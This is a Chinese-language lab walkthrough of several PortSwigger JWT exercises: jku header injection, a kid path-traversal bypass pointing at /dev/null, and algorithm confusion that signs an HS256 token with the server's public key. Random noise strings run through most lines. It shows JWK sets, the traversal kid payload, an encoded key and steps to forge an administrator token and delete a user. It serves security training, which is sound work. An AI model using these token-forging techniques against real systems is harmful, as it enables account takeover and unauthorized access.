! Y X/ U0 u# x0 d( ^" {! d Step 7:在题目中选择"Go eo exploit server",然后加上key头并保存到exploit的body中
! o- l' R8 Q4 `- Q( t9 h: F
. W1 }- y& V) W
7 V; y+ Y+ b. e- e, | , [! l5 Z( z8 s( r1 n( o9 \4 ?" @
{
& F/ r: a- G6 E. X) {4 J8 L "keys": [
. T! n0 e) |( T. C1 X$ Z/ k
{
1 }" }, t. A$ G "kty": "RSA",
9 Z* o6 }; o) H/ x- F# U7 o2 z "e": "AQAB",
4 X& \0 P* M) j0 | "kid": "fa018615-0392-4d15-89bb-a2c637d9adbd",
7 d" y, l4 s3 G
"n": "ykQHB6Jelehm2eVfkb-2mSTpfODsGlthhS0sTLX5geGwsQCz4gnRbXPN5gOsCpqUbJH9gDE80q262XuS8DNrdmTLTPjuM4wRc-ghh9GvOCgJGBtO1PIVCTIsPmwhMra0eykwj246GReyoDcUhreG2yZ8rg-tHIcxPyWBtdKY2tubM6-YLk5gVLcuHRL25Fn_I5NghQbyzmISbulJ1CMq5WU-h9RA8IkYhVcrsP8Y1E2dc4fagKn5Tp60bUkjCcqIMAKouI-CX86mF0k3cSd340KuUXuf2vIo_yWMhZjFkAxj-gBn4eO3l2qZgyGkkHMn0HL8RSDzdG-BSBgNYoWs-w"
& C! X# c% U3 V$ S9 U6 T3 o: [1 P6 g/ n }
$ O6 g% ]( N4 X9 D* ~8 T! R ]
4 m8 `. W! c) h( h9 j+ l}
2 _' o0 z# W; ^0 D; f9 J. a 0 c' e1 z, u8 }( F
, n n x8 v4 j6 {5 a6 v0 u7 S' M8 @9 Z* I8 P& [* I& r( w
2 s7 D/ K' g& m8 I( S. s & X1 R4 L- T9 p1 b3 U
% c& A; D4 a S; ~0 U. R. J
/ n( E4 y0 ?8 L( F7 Z" w # W( Q3 O2 T8 \0 r# W3 ?
# S1 N5 _4 e# A! F+ p
Step 8:然后切换至repeat的"JSON Web Token"界面,将kid修改成自己生成的JWK中的kid值,将jku的值改为exploit) u3 ]3 K# C* T1 o d$ d5 w
# w8 g$ a; I; \1 Z
# C" z& z# _8 e5 |
$ h# e" J4 f/ ]: y3 q1 ]4 C
) p v) B: T! Z! K: J0 a
0 E; ?& R7 _8 i$ u! @5 I9 T( l
! g+ q/ |8 h' ~% m7 P8 n4 U# n " p5 @( G7 P9 p$ g# a0 j0 B) G
8 i1 m* A/ k( u# x' H) d Step 9:切换sub为administrator0 T9 A% G; X* X! u: f! n
; c- h; z# [0 }' P" G/ `1 [
5 s+ t9 B* I3 m
e" [; d$ l2 ^! d: w
; i$ t( N8 ^) k3 z% D: ~8 [( }* C5 z# v+ o8 Z
Step 10:点击下面的sign,选择Don’t modify header模式
, D# d& f1 d2 T* R" J! O# x% h# x: z
4 F6 H! ^- x. G6 m9 e0 Y F1 S
( h# q3 {) y. |; R( Y
6 w( M- B, Y. }; ^4 Z
' [9 l! X8 r$ X/ t( @' r) R4 t7 E- u( ?, i3 S
Step 11:更改请求路径发送请求成功越权1 p1 z& A- ?' g4 C" D- g+ I
; W) j" i0 b' s6 Y4 @5 d& G
7 s2 u* o$ K3 o2 h
0 E% D5 \ [$ c; ?6 s& P
2 r2 @" B4 k) ^3 F3 `5 J% g. H# g% q
Step 12:请求敏感路径删除carlos用户* A% T; b; A$ x2 \/ a' F
& v5 d# F" m- e1 u, q7 c1 H, s
1 o) ]3 Y, B* Z5 d% R( Q9 { + q5 D6 J* I+ [. A; {2 U0 {
) T7 }6 A4 T+ n( M2 f3 I
5 z+ ?& a. l( j0 p; D2 a5 A! @' @
Step 13:成功解题
6 p) L" j: W5 K* Y
7 C$ O0 @ Z! s% l4 J+ L& C4 j9 d8 Y$ W! K4 Y( A
5 J3 `+ c( j( [! A5 x5 s
! g+ o3 Y' l' k7 O
5 h, O3 q' q" `% {* Q1 I # 注入场景3' q+ t3 o, W7 s( |/ U, b0 l6 E+ S. U
0 c: m/ x8 S# l+ l8 a/ a3 a$ l" ^" f7 }% s8 k! J; E
服务器可能使用几个密钥来签署不同种类的数据,因此JWT的报头可能包含kid(密钥id)参数,这有助于服务器在验证签名时确定使用哪个密钥,验证密钥通常存储为一个JWK集,在这种情况下服务器可以简单地查找与令牌具有相同kid的JWK,然而JWS规范没有为这个ID定义具体的结构——它只是开发人员选择的任意字符串,例如:它们可能使用kid参数指向数据库中的特定条目,甚至是文件的名称,如果这个参数也容易受到目录遍历的攻击,攻击者可能会迫使服务器使用其文件系统中的任意文件作为验证密钥,例如:
# s! Z, {1 Y( |" Z; H# }
0 S; `. H( ~5 H" x6 ]5 H S
0 ?- w0 i/ C5 a5 @$ D
. l4 s5 y# y( N+ _% I- I2 d' R$ E {
0 Y5 U& f* @6 S/ G6 F "kid": "../../path/to/file",
9 \; g$ Y7 z( V% i; _5 y: m- D. L( P "typ": "JWT",
4 O0 f- G2 ~, x A- d0 t% f
"alg": "HS256",
3 T( v. L$ [6 I4 r; ?' O9 [
"k": "asGsADas3421-dfh9DGN-AFDFDbasfd8-anfjkvc"
: R! x' _7 s S" P# x
}" F) [/ p- y; J& X+ P
2 ~% D' @ n. _- }7 H. `) _& f" O " f/ h) o& S# X1 u( ^
$ y6 j' }. k3 n 如果服务器也支持使用对称算法签名的jwt就会特别危险,在这种情况下攻击者可能会将kid参数指向一个可预测的静态文件,然后使用与该文件内容匹配的秘密对JWT进行签名,从理论上讲您可以对任何文件这样做,但是最简单的方法之一是使用/dev/null,这在大多数Linux系统上都存在,由于这是一个空文件,读取它将返回一个空字符串,因此用空字符串对令牌进行签名将会产生有效的签名
: m6 s" A x( t1 S7 J, P) J' m靶场地址:https://portswigger.net/web-security/jwt/lab-jwt-authentication-bypass-via-kid-header-path-traversal* m% K$ c, D5 b R
1 Y0 s. q- I+ n/ n8 @8 e9 Y
. f) N. j5 h6 y3 p y. l
* T" a) x+ Z0 z+ E7 M( @' E 9 r3 y0 S# a9 b8 L; n% G) d' v1 X
. m I5 C; x2 D Step 1:点击上方"Access The Lab"进入靶场
+ M% j' J- M4 b M7 g8 t% a
- V2 P9 g" I+ Y- X5 ^3 K/ u0 I" |7 a9 N/ U6 ]
/ Z0 ^- a3 {0 f( O) W/ k
# }6 o! d- t' g& |$ E9 q) U$ V- ^, T/ Q( M9 \
Step 2:登录靶场# O( K8 _, A* u
* `. d0 {0 q* I7 C, L# }5 J& w: i+ z* T5 i
w; B; D5 b5 C+ X' Z% T
- v. N; y$ a% {
9 R: Z$ {, X) V$ v Step 3:登录后进入到如下邮箱更新界面: P! _$ G* x/ `2 Z2 v6 {3 z
+ X5 N% ~7 m. {/ v, m$ F) r$ N+ d! h+ r7 W n7 _
/ G' m" l- R, P4 l& x& y } _
$ P& {" V$ Q8 Y$ I1 T* R8 u% O
- u2 ^; Y( |; ?/ G Step 4:使用burpsuite的插件生成一个对称密钥(Symmetric Key)并将k的值修改为"AA=="即为null
T' [6 i: {9 m( K; L; Y" l
3 [7 x0 N. T+ q. P) S# n: G, L5 j/ U( x( i2 X
0 J! b) _% e; C! h, C- ^
{
4 \+ o3 e- y$ e6 Q4 I: n% D
"kty": "oct",
- g; M: Z3 A2 `+ |/ X- M& m$ T
"kid": "38576880-33b7-4446-ade4-f1a78bb6d5c2",
, L3 k& K7 c% V# O) e" C "k": "AA=="
1 ]/ @1 e* Z( O7 d3 O$ j* M( W
}9 K! P. f c; M$ b% m
/ n0 n- c4 w; q - a& A4 @( d) W8 u% [1 z3 M
# i6 t/ z! E0 P( C& y9 l. Z: ]/ A 6 Z, n q1 `2 o9 L1 T
2 R, p5 |+ c. k& ]2 S! B" }7 F8 \9 y+ b
Step 5:拦截一个请求将其发送到repeat模块6 j/ }/ t- Y% a9 j, O" U4 u3 k
% P) R$ P0 L% U* o4 x2 r9 ]& }8 ^1 P& _+ a) S* H( J
B1 [3 o0 ]- k! }3 C
; Q" s7 E' v6 k/ L- R) J) I
7 U' ~& c5 ~( j
Step 6:此时直接访问/admin——提示"401 Unauthorized"; d- r& q, J ~9 H* e4 `6 ], f( D
3 b& N% u7 Q+ k+ D3 n* [! E/ V6 s- d
/ G7 v% b1 r# n1 u/ h
7 u9 _4 l- r! I# j4 l( j" v5 v0 p- C) q1 @1 ], _
Step 7:在JSON Web Token界面中修改kid值和sub进行目录遍历,这里的"/dev/null"文件名与"AA=="一致都为null,对称密钥,所以可以成功绕过
T/ ]$ z g$ E% l( B- k5 a - _; t3 |, }2 E# E# B* ~
3 a1 S' _* T2 J4 Y
; w* w8 k4 z1 R& t1 ?; m+ z {
; X* r/ R2 ?4 H3 K- q2 f5 B "kid": "../../../../../../../dev/null",
; Y6 i! s9 Y6 ?
"alg": "HS256"
: g/ z# P3 b1 L: [0 x
}
/ L* C* Y3 V- P# |1 j; k) ~7 [
/ j a* c; d6 }2 O4 A; E) x) M; p/ d# P " U- e/ s/ w" y, x; j
5 x4 [- X% m5 W' |' z5 g) x
2 F: K e4 V; n
! W' J- }; Q4 M7 `. P( W
3 a9 P/ O# N" y O Step 8:点击sign选择OCT8 的密钥攻击
7 U, }; O% m5 ^( i2 Q% _ - x D( d! j: u0 v% l
/ U6 D; [9 r! J
1 S2 V& x9 M( [5 `* K5 g9 v 7 U8 P3 n! _9 O' w- E- ?
9 N6 T: h% L" c" t$ X
9 U8 t. e. \3 c* G+ [9 m$ Q/ v 8 ?1 k% b: n8 h" q& F+ a K
) D% n v5 | D( z( U# J
Step 9:成功越权
2 w3 I$ F1 A4 m" ^ 6 u Y3 \8 R$ T! f8 k
; W- ?5 J! r" V5 |, z
+ p* S' x6 O( i; W8 ?
9 @- d5 H% y7 N0 H7 t/ x+ A' Z0 v) f* p7 A
Step 10:调用敏感接口删除carlos用户完成解题& T* b4 d. A. N: u$ K- i
4 `4 \+ G7 ^# E* |: k3 p
$ ~) _9 q) ^/ O/ w- \
: ^8 e8 X7 |+ }5 o* H. ^% Z
3 @( C. ?+ [- x* Q+ W- k
1 |/ d g. I3 L+ n/ j5 y- F
9 E4 A" |1 n7 c7 O$ c' v
. u1 @- ^2 A% b" E0 k; C, O; @6 Q6 H3 r0 G% D
JWT算法混淆
1 Q, ]+ p/ c/ M( \
! Y' f/ }0 m, E. L( d5 h5 _
& M1 `# q4 v* q d, i 算法混淆, y- @. y( X7 ]. Z3 B8 t0 c
- ]2 E. V2 l$ ^$ l' n4 K# x
3 j/ w9 t2 T+ ` ?9 {# o 算法混淆攻击(也称为密钥混淆攻击)是指攻击者能够迫使服务器使用不同于网站开发人员预期的算法来验证JSON web令牌(JWT)的签名,这种情况如果处理不当,攻击者可能会伪造包含任意值的有效jwt而无需知道服务器的秘密签名密钥
, F. I7 G$ I+ N% k* jJWT可以使用一系列不同的算法进行签名,其中一些,例如:HS256(HMAC+SHA-256)使用"对称"密钥,这意味着服务器使用单个密钥对令牌进行签名和验证,显然这需要像密码一样保密2 G3 \. ~5 I& C" ?( ^7 _
" y/ H& H4 N( p- N
( j5 @7 a2 ?& u$ `: [; j+ x; S
% M- ?; o) k6 r' i4 n+ T ( D- V$ f8 F$ N6 ~3 z7 i
. B/ u! H% r" k% f 其他算法,例如:RS256(RSA+SHA-256)使用"非对称"密钥对,它由一个私钥和一个数学上相关的公钥组成,私钥用于服务器对令牌进行签名,公钥可用于验证签名,顾名思义,私钥必须保密,但公钥通常是共享的,这样任何人都可以验证服务器发出的令牌的签名& T8 E4 a6 m+ W5 H$ o% K
+ k5 } u4 h- a$ F0 p8 ?9 Z" i% P
3 r, w) `- R$ |, Z: ?) s- L
8 P0 U. H; C; X3 l) L
3 A0 p+ K4 J6 \; c, d5 Z 混淆攻击
* J/ |. [6 H$ D0 i* Q
5 q" B: m9 L7 l8 A \5 g6 Z* x! D O, I3 a+ [
算法混乱漏洞通常是由于JWT库的实现存在缺陷而导致的,尽管实际的验证过程因所使用的算法而异,但许多库都提供了一种与算法无关的方法来验证签名,这些方法依赖于令牌头中的alg参数来确定它们应该执行的验证类型,下面的伪代码显示了一个简单的示例,说明了这个泛型verify()方法在JWT库中的声明:
# k% W* b7 y* t
! v& e; e/ v* Q* R: Q6 d, c! E/ @
0 I/ u8 r/ P: ^9 ^: H- b function verify(token, secretOrPublicKey){
7 _4 c% {% H8 s* i algorithm = token.getAlgHeader();
! H) c! T( p$ a0 L/ g" m if(algorithm == "RS256"){
6 C* ]* W4 f- ]
// Use the provided key as an RSA public key
0 h: M, _: n0 v7 E# |$ Q, ]8 {/ D- K } else if (algorithm == "HS256"){
: J& N9 u! Z# _# J: J) L0 r3 ^8 I- b // Use the provided key as an HMAC secret key
* e! n C, E1 W* o6 c# ]+ J) F) X }
9 m" R# h1 r( r1 q5 B/ H$ j j}
9 o8 A: z6 ]* b" E2 Q9 ~
: f5 B" C& Z* o4 n % s4 s& T' p+ b1 \1 l5 x
% `) d: D1 _7 }, x3 j% u 使用这种方法的网站开发人员认为它将专门处理使用RS256这样的非对称算法签名的JWT时,问题就出现了,由于这个有缺陷的假设他们可能总是传递一个固定的公钥给方法,如下所示:6 z' k, `8 I& Q; v; U" R- _" z' p
* ~6 s9 e$ a9 v3 ^$ C+ S: X. J
, X# H6 y, R6 z% i1 ?2 q2 _
4 j* [- @2 v7 D' n publicKey = <public-key-of-server>;
4 T' z1 N R# F2 x2 dtoken = request.getCookie("session");
9 e" p* G6 u- N! T6 N R# C) Y
verify(token, publicKey);
2 R! L4 g9 \8 X- t4 {9 j2 B " C* C# a! F0 ?- j; a: u
. V2 n. d+ c' O+ ^2 v; R9 I
7 ] U3 E$ U; D% ` O) }: V
在这种情况下如果服务器接收到使用对称算法(例如:HS256)签名的令牌,库通用verify()方法会将公钥视为HMAC密钥,这意味着攻击者可以使用HS256和公钥对令牌进行签名,而服务器将使用相同的公钥来验证签名(备注:用于签署令牌的公钥必须与存储在服务器上的公钥完全相同,这包括使用相同的格式(如X.509 PEM)并保留任何非打印字符,例如:换行符,在实践中您可能需要尝试不同的格式才能使这种攻击奏效)
% q0 J! W/ W+ S2 f$ q) c9 @
攻击流程简易视图如下:
) i2 i5 ^6 O* @
# n2 w) D/ \# k' ~6 P) p" o& S( x- L0 I' F
: V# \6 b+ j3 D* m/ F
3 _( k. v0 U# h$ e- s
6 ^( e5 F! w# o6 k3 ~( s 攻击演示
7 j$ y* L. v; W( j5 } - y( w1 [4 C+ q( ?7 u. D
; O9 v( a$ @. r; [
靶场地址:https://portswigger.net/web-security/jwt/algorithm-confusion/lab-jwt-authentication-bypass-via-algorithm-confusion
; C' D( N, d; F
5 [0 {& M V8 A: g8 [* B6 ?3 L, `$ o
4 a9 P/ S0 }" n$ N+ L6 t1 w6 I/ d1 n ! i& E+ h9 _3 X% z0 n: o
, S6 `2 B/ l: D
Step 1:点击"Access the lab"访问靶场
/ q. |- v2 F5 i. T+ A1 W( |% c
: h: B. I% Y3 D2 s+ _/ m: t( l9 d& x7 z# D5 u- y* l2 ^
/ u* l% q l1 W- w7 L
' {+ R6 O* e5 P" S$ C/ _* a
# G( P5 b5 ]# |/ J Step 2:使用账户密码登录& O/ V! n+ P* G! f; A; t) [7 H
; c, e6 ^1 z0 x+ r# D* ?- ^( B
6 c0 \1 u }4 V; h" W
/ v: g. I" `- \( ]
6 A2 I- w8 M6 |4 l; N
5 i" k5 ~, S; u r& e4 X- T' f7 m5 ] Step 3:登录之后进入到用户邮箱更新操作界面
8 y$ T! n" s0 w4 @8 n+ e8 Q. m
' T8 L' g: } m) u0 [0 N; ^4 b! p# x, c! q4 D1 Q. f M
' u- x/ D! W0 Q& }# ^5 ]6 k$ V
2 ?# w2 `7 N2 {. R
) N2 X2 S; v- O' C9 H Step 4:服务器有时通过映射到/jwks.json或/.well-known/jwks.json的端点将它们的公钥公开为JSON Web Key(JWK)对象,比如大家熟知的/jwks.json,这些可能被存储在一个称为密钥的jwk数组中,这就是众所周知的JWK集合,即使密钥没有公开,您也可以从一对现有的jwt中提取它
% ^/ D- A% n$ z6 n9 J$ `3 w$ e $ ^+ ]) K8 f/ A; x: a; t
2 l% z! o' @1 T
/ s4 j& n8 [6 o: v5 m- ~ {
' f- s! I: r0 y "keys": [
. s; A0 B( ]1 M
{
& `3 G) ]% Q* E- z4 x8 |2 ~* m "kty": "RSA",
6 r$ o/ i' o' R7 k "e": "AQAB",
( @5 n1 y! `& Q5 I0 _* r1 Y) { "kid": "75d0ef47-af89-47a9-9061-7c02a610d5ab",
0 m$ c$ M0 w$ ~3 e. {) `6 _# B
"n": "o-yy1wpYmffgXBxhAUJzHHocCuJolwDqql75ZWuCQ_cb33K2vh9mk6GPM9gNN4Y_qTVX67WhsN3JvaFYw-fhvsWQ"
% n9 }7 q& k3 A$ B. _ },
; Y9 R7 _4 \8 A6 v/ b, I {
! n4 ]/ u" n' F) k% o! b" i: B
"kty": "RSA",
! c0 {$ [1 A" p' m. k "e": "AQAB",
/ i/ |$ ~$ Q. q7 {
"kid": "d8fDFo-fS9-faS14a9-ASf99sa-7c1Ad5abA",
$ N' @: L7 i* f "n": "fc3f-yy1wpYmffgXBxhAUJzHql79gNNQ_cb33HocCuJolwDqmk6GPM4Y_qTVX67WhsN3JvaFYw-dfg6DH-asAScw"
' x+ C+ h) i. ]+ F- u: E, k& M }
% }- p9 `! R: \/ q7 k
]
3 q+ T8 b- S" c2 A4 s) r7 ~
}' z% X, D( O- V$ b
( \/ `- j( |+ P5 S: y- U 7 t8 B* l3 }7 u7 u+ C
3 t g; I6 p0 @ w. B
于是乎我们可以直接访问/jwks.json接口获取到服务器的公钥信息,在此处我们将JWK复制下来,作为我们第二部的RSA Key
# `& F- B* e/ u! r0 I" W: B7 M* ?https://0aad003404004c0b817dcff9 ... ademy.net/jwks.json! N w3 V, f0 r9 ^0 m! ~2 o' q
3 j0 p. d8 Q5 T6 Z. K; G* I# x7 v# f' ?) y# T
0 `3 X$ Y2 s. \1 C) C! Y {
6 {6 t/ _ ]' n1 N "keys": [
' S4 U6 i H% y8 `2 M. K) P
{
+ R5 K y4 K, {! q- y% J. Q "kty": "RSA",
6 P7 J. f" G# v8 b1 i. _2 g
"e": "AQAB",
5 ? a. j2 p( E! x+ r
"use": "sig",
( A* b0 a5 t" o "kid": "63624c36-bfd8-4146-888e-6d032ad4fe18",
8 Z. v: a+ J% W q# D
"alg": "RS256",
5 a' i V. y" r1 y. C* l "n": "zsiIsVqAKSpOnOxMKrI0hT3p8m_NK3VoejFnt4Hx2CFzvJsZ4_9mmoIVwi_nXYr7NtNV7stOSS4MGzYdJ57t4v83B9h7uI1fdKSp-L-cisg31S0Wm5B_LDnvuABFMcShJ-DKTgEYfLHaG31JudlyJdnfgNIIa0XL-wbGh7Xshf8RtzR8FC2DfApX_-KXYNnHxnTKTPXl5unBgCxyny2n2CwoCIiYet7s7X1c3qhwktWk6xJTmvkrd85KBlDSyEjBhEPPXrbVfqo8sNxkY-E2FXIoPIt8m_VSXlsKyZpjpfXTJJZo_IqazAl1XBW6bjwWjxwee0Xbyt7M1_1dTKjaAw"
# z5 N C+ z0 v" ]$ K/ m Z# M }
8 j1 B' T. C( C( m1 E4 f ]
8 f) s* t8 \' n2 w
}
1 O# g# a, h1 }3 ^; \0 Z A" m 8 G) H+ w8 Y* T" S6 F& L1 _7 J( r# h
6 y- m. M9 T' n* Q
. M) O0 K! y) x% X / E) u" X. `! ^8 b6 F
- P: z, c F7 C! q) q7 L
V- Y# i9 l+ [# S" P. s! z* q$ [6 W& p
/ A6 @4 ^0 R* c# d6 z; `, o, B7 t + F, B6 X. D& z5 E
' P0 D+ u( X ?3 Y9 l; T# [) }$ D. G
2 A; D" G2 g% o; d1 a7 l6 W& U
Step 5:在Burpsuite的JWT Editor Keys中点击"New RSA Key",用之前泄露的JWK而生成一个新的RSA Key6 m A$ r x, p+ R# j6 c' {
" D* G) H% ~3 ~. k, f# J
7 y6 W8 p& s' G" {& L( P
- n5 k- ]# J3 n( B$ H {
3 E# J% L5 r) ~& P& C, u6 `
"kty": "RSA",
9 C% u9 Y: D& [& y+ X "e": "AQAB",
- B7 K- d9 j' M! r M, d, q
"use": "sig",
. x& j I( c1 \) B, \" G
"kid": "63624c36-bfd8-4146-888e-6d032ad4fe18",
$ C; l* k. u ^% q8 @: d "alg": "RS256",
6 P1 t9 i: \' w) I
"n": "zsiIsVqAKSpOnOxMKrI0hT3p8m_NK3VoejFnt4Hx2CFzvJsZ4_9mmoIVwi_nXYr7NtNV7stOSS4MGzYdJ57t4v83B9h7uI1fdKSp-L-cisg31S0Wm5B_LDnvuABFMcShJ-DKTgEYfLHaG31JudlyJdnfgNIIa0XL-wbGh7Xshf8RtzR8FC2DfApX_-KXYNnHxnTKTPXl5unBgCxyny2n2CwoCIiYet7s7X1c3qhwktWk6xJTmvkrd85KBlDSyEjBhEPPXrbVfqo8sNxkY-E2FXIoPIt8m_VSXlsKyZpjpfXTJJZo_IqazAl1XBW6bjwWjxwee0Xbyt7M1_1dTKjaAw"
5 R/ W3 F. C8 K$ r}
% `7 |. q$ U# a9 f& K! C8 [) N 0 L' s; ^6 M0 F5 Q: }
+ D2 N. t, r1 S* d; h7 `$ q: J0 V+ n% x9 ~& ]3 {
+ X* R9 d( @: e; m& ?( {& S
/ z9 {5 L. E* ~/ S( U3 j9 f) K
: c- v( A5 I& g5 B; d8 n6 U4 ~% s Step 6:选中"Copy Public Key as PEM",同时将其进行base64编码操作,保存一下得到的字符串(备注:上下的一串-----END PUBLIC KEY-----不要删掉): t( Y. f5 b6 U# {# S$ D1 Z
+ ]/ R% Q) G% _, S. X0 K6 O% i, @% L+ E m8 Z! K% l1 Y
1 l) s/ A. p3 }& }* A( e/ C
-----BEGIN PUBLIC KEY-----
6 f6 {6 u; q$ R6 \# UMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAzsiIsVqAKSpOnOxMKrI0
6 Q6 Z) g) B. Q
hT3p8m/NK3VoejFnt4Hx2CFzvJsZ4/9mmoIVwi/nXYr7NtNV7stOSS4MGzYdJ57t
9 f8 b( E3 I9 j
4v83B9h7uI1fdKSp+L+cisg31S0Wm5B/LDnvuABFMcShJ+DKTgEYfLHaG31Judly
4 T3 p4 M6 T0 _, y/ I7 |1 c3 p
JdnfgNIIa0XL+wbGh7Xshf8RtzR8FC2DfApX/+KXYNnHxnTKTPXl5unBgCxyny2n
5 P+ V9 X, Q: Z, ]: O
2CwoCIiYet7s7X1c3qhwktWk6xJTmvkrd85KBlDSyEjBhEPPXrbVfqo8sNxkY+E2
! [6 c: a; ?0 b4 j+ a. O3 A
FXIoPIt8m/VSXlsKyZpjpfXTJJZo/IqazAl1XBW6bjwWjxwee0Xbyt7M1/1dTKja
7 u# C+ `! @1 X( ]$ X2 U
AwIDAQAB
9 B) ]" T$ {( P' B0 h-----END PUBLIC KEY-----
$ ^7 x0 p) d S& z + Q$ {9 }4 C0 c
9 I6 m! f6 L. I7 {- x* ~
( Q. d- g* f" W+ F' ?$ K4 J, Y9 t ' g- g, s- N% H# d$ f; T
* x2 P6 ?9 L6 F+ `3 ?+ L/ d
h2 ~7 A9 G% g3 g
base64后结果:9 n0 g5 U. M2 \$ s0 x/ I- {
+ F% C4 `8 o, T8 S" s: X. d/ l: [7 [4 R
5 Q1 e9 M. w* w3 W
% Y7 e$ f0 R6 o& t LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF6c2lJc1ZxQUtTcE9uT3hNS3JJMApoVDNwOG0vTkszVm9lakZudDRIeDJDRnp2SnNaNC85bW1vSVZ3aS9uWFlyN050TlY3c3RPU1M0TUd6WWRKNTd0CjR2ODNCOWg3dUkxZmRLU3ArTCtjaXNnMzFTMFdtNUIvTERudnVBQkZNY1NoSitES1RnRVlmTEhhRzMxSnVkbHkKSmRuZmdOSUlhMFhMK3diR2g3WHNoZjhSdHpSOEZDMkRmQXBYLytLWFlObkh4blRLVFBYbDV1bkJnQ3h5bnkybgoyQ3dvQ0lpWWV0N3M3WDFjM3Fod2t0V2s2eEpUbXZrcmQ4NUtCbERTeUVqQmhFUFBYcmJWZnFvOHNOeGtZK0UyCkZYSW9QSXQ4bS9WU1hsc0t5WnBqcGZYVEpKWm8vSXFhekFsMVhCVzZiandXanh3ZWUwWGJ5dDdNMS8xZFRLamEKQXdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==7 |6 y+ ?9 T, Q2 z' p
9 s; N, S4 I* T9 T8 \- X9 J " r2 s" m% i: y! `% w
2 ]2 V) |" L! ]9 Z
6 U5 P4 t, F4 u" w) f% g. [7 D! {
: o. H/ F# @8 Z& C6 N- d
" ^3 D1 ]- H! i' Y9 Q E3 `! w4 R Step 7:在JWT Editor Keys处,生成新的对称加密Key,用之前保存的base64编码去替换k的值7 H! \; P. u5 F0 P" m7 I3 M
( {4 s+ }, M" O( K% N, v l
0 F% V/ R, ~% T" `
7 z K' f( E' ~2 E$ Q {
' M) Y+ d* N- g% y5 ~ "kty": "oct",
+ M8 K1 t! m1 Q' z, h6 c2 P* F "kid": "63b7b785-4d35-4cb7-bbc6-9d9e17dcf5fe",
. _/ E8 W# S. k* e9 J
"k": "LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FROEFNSUlCQ2dLQ0FRRUF6c2lJc1ZxQUtTcE9uT3hNS3JJMApoVDNwOG0vTkszVm9lakZudDRIeDJDRnp2SnNaNC85bW1vSVZ3aS9uWFlyN050TlY3c3RPU1M0TUd6WWRKNTd0CjR2ODNCOWg3dUkxZmRLU3ArTCtjaXNnMzFTMFdtNUIvTERudnVBQkZNY1NoSitES1RnRVlmTEhhRzMxSnVkbHkKSmRuZmdOSUlhMFhMK3diR2g3WHNoZjhSdHpSOEZDMkRmQXBYLytLWFlObkh4blRLVFBYbDV1bkJnQ3h5bnkybgoyQ3dvQ0lpWWV0N3M3WDFjM3Fod2t0V2s2eEpUbXZrcmQ4NUtCbERTeUVqQmhFUFBYcmJWZnFvOHNOeGtZK0UyCkZYSW9QSXQ4bS9WU1hsc0t5WnBqcGZYVEpKWm8vSXFhekFsMVhCVzZiandXanh3ZWUwWGJ5dDdNMS8xZFRLamEKQXdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg=="
+ H, B" ]# j" @# i& y}
# h. H7 [3 C9 h+ |+ j+ u
2 \: X% p, M C3 [" ?! c. t& V : G2 M. j2 S% G2 C/ j2 C" I9 ]
7 O4 d/ V$ f) l
1 R$ B- z% o) ?6 ^
* p/ D' r- c0 {3 ~7 O( i4 H7 e9 m7 ^5 a. }1 b( i. }' f# _1 i& @
Step 8:捕获请求数据报并将其发送到repeat模块$ F [8 K- L& U
$ T/ [9 _8 R5 W. g. B
" A, @, x8 D* f7 @! m/ k l
2 h( q5 o+ [$ G3 t& ]
: U5 n( o. j" [# t7 A1 j0 O4 K, V# k3 H" _, _
此时直接请求/admin是无法请求到的7 Q6 F% p+ f: R- S& @( ^
1 `+ l, M3 J* W9 i; d, m3 R4 ]/ M
: m4 E p8 l' P& y3 Q, v
) O1 H( i$ N( f
4 c4 F( C/ T* |9 g/ h4 j
- E" D+ q! ~" ^8 {3 C0 G- t Step 9:随后修改alg为HS256,修改sub为administrator并进行Sign操作/ p6 R- p, J& l+ Z* |5 y9 O$ y
3 a V) `" `; W8 L6 X
+ b6 M% d0 e" o7 S' j 1 L( a2 H2 L7 K" N. q$ v; j
4 ]% ^0 Y* i* l* T2 L, M# W6 K! \, r( w+ h
Step 10:重新发送数据包可以看到回显成功
+ O7 W3 a; d7 \( X9 _ h! T 0 n* M0 ^5 {* N5 _* `
. ?! `: m2 m8 {# u$ C8 m$ J1 d
$ A7 \4 m- a6 F' g9 [! B! [ ; M) x7 L8 y1 a# D E
, m. z+ @9 k& B5 Z% B( A8 { Step 11:请求敏感连接删除用户完成解题- w/ I; B- P& a& s
* N9 l/ e( e- d8 t6 x1 e
6 s. c2 ?) E. I3 b& T3 h' P
, Q5 C$ O ~* R& ]+ Z
Q, M, u2 r4 v; g) {0 ]+ Y* T ~+ y5 z" `3 l1 c
" G, V/ g M: Z; L7 J
, m. e4 d# \8 U( Q2 h
& K7 W& n- q2 T4 ~
令牌派生公钥! \. h* M# \: |/ {0 k# y
& c; h# m3 }- D
1 r2 J( s' Z# {7 d, ~: Q2 n8 R
基本介绍. g3 r0 D2 C/ I. t( V4 J
3 l @8 a8 \, T- h# L6 N
! f& s0 t2 K( Q) ]: q. q6 }3 _- A9 a1 ?
在公钥不可用的情况下您仍然可以通过使用jwt _ forgery.py之类的工具从一对现有的JWT中获取密钥来测试算法混淆,您可以在rsa_sign2n GitHub存储库中找到几个有用的脚本
[* ^0 i5 I- [3 X9 r. O
https://github.com/silentsignal/rsa_sign2n
?& ^, Y: C, s, c- }4 K0 p; x* E # V' ^% u" ]3 D* r y$ c( z
9 l) c5 n, H2 \/ W- X( w& f
1 k8 f' T: V) E7 T4 x' [
" [2 w8 {& J+ k+ _0 o" `* E% U3 B g
简易示例9 L, S: z; i A, D# l; U d" p' u
4 x3 X7 [* R5 _( c; ?, J) |( S# h! T4 y! ]0 E7 A( I: [
靶场地址:
1 }) e- T. a" C& K( fhttps://portswigger.net/web-secu ... with-no-exposed-key
" E* ? r+ s/ P7 n! P; Q! W* S
! C5 |8 a4 n# n' X2 }( T9 n
# D' z5 @6 j1 \) \( f% i9 ~# ~( y
" k4 \" o# |# R. X! P5 I- ]
* j2 B$ c( u. [4 R: f5 s4 U+ N" H* m
Step 1:安装常规操作登录登出,再登录,获取两个JWT
1 R+ I8 T; }7 Z
7 W( ]1 v1 o* U2 g' c! {$ \
/ k& {, ^& o" y* h
